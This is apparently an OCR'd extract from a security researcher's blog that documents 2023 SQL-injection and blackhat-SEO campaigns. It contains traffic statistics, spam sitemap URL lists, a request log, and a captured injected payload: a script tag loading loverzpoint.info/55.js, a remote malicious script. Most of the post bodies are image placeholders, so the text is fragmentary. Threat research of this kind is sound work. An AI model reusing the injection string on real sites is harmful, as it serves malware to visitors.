Satellite Provider	3	0.05 %	1	33.33 %	0.02 %
Bahamas	2	0.03 %	0	0 %	0 %
Aruba	2	0.03 %	2	100 %	0.03 %
Slovakia	2	0.03 %	0	0 %	0 %
Brunei Darussalam	2	0.03 %	0	0 %	0 %
Antigua and Barbuda	2	0.03 %	1	50 %	0.02 %
Kuwait	2	0.03 %	0	0 %	0 %
Pakistan	2	0.03 %	1	50 %	0.02 %
Bangladesh	2	0.03 %	1	50 %	0.02 %
Saudi Arabia	2	0.03 %	0	0 %	0 %
American Samoa	1	0.02 %	1	100 %	0.02 %
Oman	1	0.02 %	1	100 %	0.02 %
Palestinian Territory	1	0.02 %	0	0 %	0 %
Serbia	1	0.02 %	0	0 %	0 %
Cuba	1	0.02 %	0	0 %	0 %
Turkmenistan	1	0.02 %	0	0 %	0 %
Uruguay	1	0.02 %	0	0 %	0 %
Iceland	1	0.02 %	1	100 %	0.02 %
Costa Rica	1	0.02 %	0	0 %	0 %
Iraq	1	0.02 %	0	0 %	0 %

SQL Injection Attack Campaign - 2023-11-24 12:15

An image is worth a thousand words.



Blackhat SEO Campaign - 2023-11-24 12:15

An image is worth a thousand words.

1	ns1:loc	ns1:lastmod	ns1:changefreq	ns1:priority
2	http://newsa09.is-the-boss.com/june-6.html	6/5/2009	monthly	0.6
3	http://newsa09.is-the-boss.com/anna-hansen-wiki.html	6/5/2009	monthly	0.5
4	http://newsa09.is-the-boss.com/the-hangover-cast.html	6/5/2009	monthly	0.5
5	http://newsa09.is-the-boss.com/you-tube.html	6/5/2009	monthly	0.7
6	http://newsa09.is-the-boss.com/in-plain-sight.html	6/5/2009	monthly	0.5
7	http://newsa09.is-the-boss.com/im-a-celebrity-usa.html	6/5/2009	monthly	0.4
8	http://newsa09.is-the-boss.com/rei-misterio.html	6/5/2009	monthly	0.4
9	http://newsa09.is-the-boss.com/gwyneth-paltrow-husband.html	6/5/2009	monthly	0.6
10	http://newsa09.is-the-boss.com/el-pais-berlusconi.html	6/4/2009	monthly	0.8
11	http://newsa09.is-the-boss.com/lg-glance.html	6/4/2009	monthly	0.6
12	http://newsa09.is-the-boss.com/operation-tiger.html	6/4/2009	monthly	0.6
13	http://newsa09.is-the-boss.com/craigslist-detroit.html	6/4/2009	monthly	0.5
14	http://newsa09.is-the-boss.com/addicting-games.html	6/4/2009	monthly	0.4
15	http://newsa09.is-the-boss.com/national-doughnut-day.html	6/4/2009	monthly	0.6
16	http://newsa09.is-the-boss.com/gambar-naruto.html	6/4/2009	monthly	0.5
17	http://newsa09.is-the-boss.com/lakers-vs-magic-live-stream.html	6/4/2009	monthly	0.8
18	http://newsa09.is-the-boss.com/gnbt-stock.html	6/4/2009	monthly	0.5
19	http://newsa09.is-the-boss.com/michael-hutchinson.html	6/4/2009	monthly	0.7
20	http://newsa09.is-the-boss.com/brownish-songbird.html	6/4/2009	monthly	0.6
21	http://newsa09.is-the-boss.com/revolver-musique.html	6/4/2009	monthly	0.4
22	http://newsa09.is-the-boss.com/boyd-coddington-death.html	6/3/2009	monthly	0.7
23	http://newsa09.is-the-boss.com/auschwitz-concentration-camp.html	6/3/2009	monthly	0.7
24	http://newsa09.is-the-boss.com/tagged-inc.html	6/3/2009	monthly	0.5
25	http://newsa09.is-the-boss.com/geert-wilders.html	6/3/2009	monthly	0.6
26	http://newsa09.is-the-boss.com/hr-puff-n-stuff.html	6/3/2009	monthly	0.4
27	http://newsa09.is-the-boss.com/lakers-vs-magic.html	6/3/2009	monthly	0.5
28	http://newsa09.is-the-boss.com/desmond-hatchett.html	6/3/2009	monthly	0.7
29	http://newsa09.is-the-boss.com/kate-morgan.html	6/3/2009	monthly	0.4
30	http://newsa09.is-the-boss.com/kennedy-center.html	6/3/2009	monthly	0.7
31	http://newsa09.is-the-boss.com/cy-young.html	6/2/2009	monthly	0.7
32	http://newsa09.is-the-boss.com/bbc-weather-manchester.html	6/2/2009	monthly	0.7
33	http://newsa09.is-the-boss.com/lakers-vs-magic-game-1.html	6/2/2009	monthly	0.7
34	http://newsa09.is-the-boss.com/muse-tickets.html	6/2/2009	monthly	0.6
35	http://newsa09.is-the-boss.com/grand-old-days-st-paul-2009.html	6/2/2009	monthly	0.7
36	http://newsa09.is-the-boss.com/cell-2.html	6/2/2009	monthly	0.5

1	ns1:loc	ns1:lastmod	ns1:changefreq	ns1:priority
2	http://cnnnews09.is-the-boss.com/ko-yong-hui.html	6/5/2009	monthly	0.7
3	http://cnnnews09.is-the-boss.com/madden-2010.html	6/5/2009	monthly	0.4
4	http://cnnnews09.is-the-boss.com/lebron-james-sore-loser.html	6/5/2009	monthly	0.6
5	http://cnnnews09.is-the-boss.com/eminem-bruno-fake.html	6/5/2009	monthly	0.4
6	http://cnnnews09.is-the-boss.com/men-vs-wild-full-episode.html	6/5/2009	monthly	0.4
7	http://cnnnews09.is-the-boss.com/holly-steele.html	6/5/2009	monthly	0.8
8	http://cnnnews09.is-the-boss.com/447-victims.html	6/5/2009	monthly	0.5
9	http://cnnnews09.is-the-boss.com/frenchopencom.html	6/4/2009	monthly	0.8
10	http://cnnnews09.is-the-boss.com/annie-bierman.html	6/4/2009	monthly	0.4
11	http://cnnnews09.is-the-boss.com/manana-es-para-siempre.html	6/4/2009	monthly	0.7
12	http://cnnnews09.is-the-boss.com/bruno-trailer.html	6/4/2009	monthly	0.5
13	http://cnnnews09.is-the-boss.com/melissa-joan-hart-fat.html	6/4/2009	monthly	0.7
14	http://cnnnews09.is-the-boss.com/boise-state-uniforms.html	6/4/2009	monthly	0.8
15	http://cnnnews09.is-the-boss.com/sandra-boss-mckinsey.html	6/4/2009	monthly	0.5
16	http://cnnnews09.is-the-boss.com/nadal-girlfriend.html	6/4/2009	monthly	0.6
17	http://cnnnews09.is-the-boss.com/t20-world-cup-warm-up-match.html	6/4/2009	monthly	0.6
18	http://cnnnews09.is-the-boss.com/heidi-montag.html	6/4/2009	monthly	0.7
19	http://cnnnews09.is-the-boss.com/david-garrett-violinist.html	6/4/2009	monthly	0.6
20	http://cnnnews09.is-the-boss.com/earth-2100-abc.html	6/4/2009	monthly	0.5
21	http://cnnnews09.is-the-boss.com/bryce-harper-baseball.html	6/4/2009	monthly	0.5
22	http://cnnnews09.is-the-boss.com/arligh-ravago.html	6/4/2009	monthly	0.4
23	http://cnnnews09.is-the-boss.com/kristen-stewart-boyfriend.html	6/4/2009	monthly	0.5
24	http://cnnnews09.is-the-boss.com/natal-video.html	6/4/2009	monthly	0.8
25	http://cnnnews09.is-the-boss.com/ortega-henderson-pictures.html	6/3/2009	monthly	0.7
26	http://cnnnews09.is-the-boss.com/victims-of-flight-447.html	6/3/2009	monthly	0.8
27	http://cnnnews09.is-the-boss.com/benign-growth-in-mouth.html	6/3/2009	monthly	0.5
28	http://cnnnews09.is-the-boss.com/sean-goldman.html	6/3/2009	monthly	0.7
29	http://cnnnews09.is-the-boss.com/bam-margera-divorce.html	6/3/2009	monthly	0.7
30	http://cnnnews09.is-the-boss.com/david-carridine.html	6/3/2009	monthly	0.8
31	http://cnnnews09.is-the-boss.com/sims-3-cheats-mac.html	6/3/2009	monthly	0.4
32	http://cnnnews09.is-the-boss.com/de-thi-tot-nghiep-2009.html	6/3/2009	monthly	0.7
33	http://cnnnews09.is-the-boss.com/carradine-family-actors.html	6/3/2009	monthly	0.4
34	http://cnnnews09.is-the-boss.com/david-otunga-wrestling.html	6/3/2009	monthly	0.7
35	http://cnnnews09.is-the-boss.com/e3-stream.html	6/3/2009	monthly	0.8
36	http://cnnnews09.is-the-boss.com/89com-psp.html	6/3/2009	monthly	0.4

SQL Injection Attack Campaign - 2023-11-24 12:15

An image is worth a thousand words.

i.i.com.com	/cnwk.1d/html/rb/js/tiburo...	0	application/...
chkpt.zdnet.com	/chkpt/9241q2239q10891...	0	text/plain
adlog.com.com	/adlog/i/r=7009&s=50181...	0	image/gif
dw.com.com	/js/dw.js	0	
www.cnet.com	/i/b.jpg	304	image/jpeg
i.i.com.com	/cnwk.1d/Ads/common/do...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/bg...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/oreo/site...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/oreo/site...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
dw.com.com	/rubicsimp/c.gif?ver=2&ts...	43	image/gif
i.i.com.com	/cnwk.1d/i/b.gif	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
adlog.com.com	/adlog/i/r=11648&s=8096...	0	image/gif
i.i.com.com	/cnwk.1d/Ads/common/ad...	0	image/gif
adlog.com.com	/adlog/i/r=10004&s=8261...	0	image/gif
loverzpoint.info	/55.js	0	
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/vader/sit...	0	image/png
i.i.com.com	/cnwk.1d/i/tron/vader/hr.gif	0	image/gif
i.i.com.com	/cnwk.1d/Ads/8520/10/72...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/dot...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/oreo/rbLo...	0	image/png
mads.download.com	/mac-ad?SP=16&_RGROU...	679	text/html; c...
pn2.adserver.yahoo.com	/a?f=2023733315&pn=cn...	588	text/html; c...
pn2.adserver.yahoo.com	/a?f=2023424526&pn=cn...	588	text/html; c...
i.i.com.com	/cnwk.1d/i/tron/vader/ne...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/187...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/ratin...	0	image/gif
i.i.com.com	/cnwk.1d/i/tiburon/hh/flex...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/ratin...	0	image/gif
i.i.com.com	/cnwk.1d/i/tron/icon/post...	0	image/gif


```
 best</p>

fe</p>

his is cooooooooooooool<br /><br /><span class='notifyMsg'> Updated </span>on Nov 4, 2008<p/>"'"&gt;&lt;script src='http://loverzpoint.info/55.js'&gt;&lt;/s
```


Compromised CPanel Offered for Sale - 2023-11-24 12:16

An image is worth a thousand words.





Image Spam Generating Tool - 2023-11-24 12:16

An image is worth a thousand words.


Crowdsourced Iran DDoS Attack Campaign - 2023-11-24 12:16


An image is worth a thousand words.




Dancho Danchev's Videos - 2023-11-27 20:26


Dear blog readers,
Find below some videos courtesy of me and stay tuned for more.









WANTED
BY THE FBI
MUJTABA RAZA

